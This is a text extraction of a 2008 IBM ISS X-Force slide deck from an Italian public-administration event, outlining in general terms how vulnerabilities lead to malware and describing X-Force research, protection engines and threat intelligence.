Lifecycle

Inherent in any computer program are vulnerabilities, or small cracks in the code, that allow things in that were not originally intended.


Shellcode is then injected to enable remote code execution

Malcode, such as a trojan or rootkit is executed to wreak havoc on the system





X-Force Protection Engines





**NUOVI PERCORSI PER LA
PUBBLICA AMMINISTRAZIONE**



Agenda

IBM Internet Security Systems' X-Force

The vulnerability to malware lifecycle

IBM ISS X-Force strategy to protect ahead of the threat

IBM ISS X-Force holistic research approach



BASTA PARLARE INIZIAMO A FARE

© 2008 IBM Corporation



X-Force R&D Drives IBM ISS Security Innovation

Research



Technology



Solutions



X-Force Protection Engines


- Extensions to existing engines
- New protection engine creation


X-Force XPU's

- Security Content Update Development
- Security Content Update QA

X-Force Intelligence

- X-Force Database
- Feed Monitoring and Collection
- Intelligence Sharing





NUOVI PERCORSI PER LA PUBBLICA AMMINISTRAZIONE

Questions?

Thank you!

Dr. Jean Paul Ballerini

jpballerini@it.ibm.com



IBM ITALIA aderisce al progetto Impatto Zero® di LifeGate.

Riduce e compensa le emissioni di Co2 con la creazione di nuove foreste.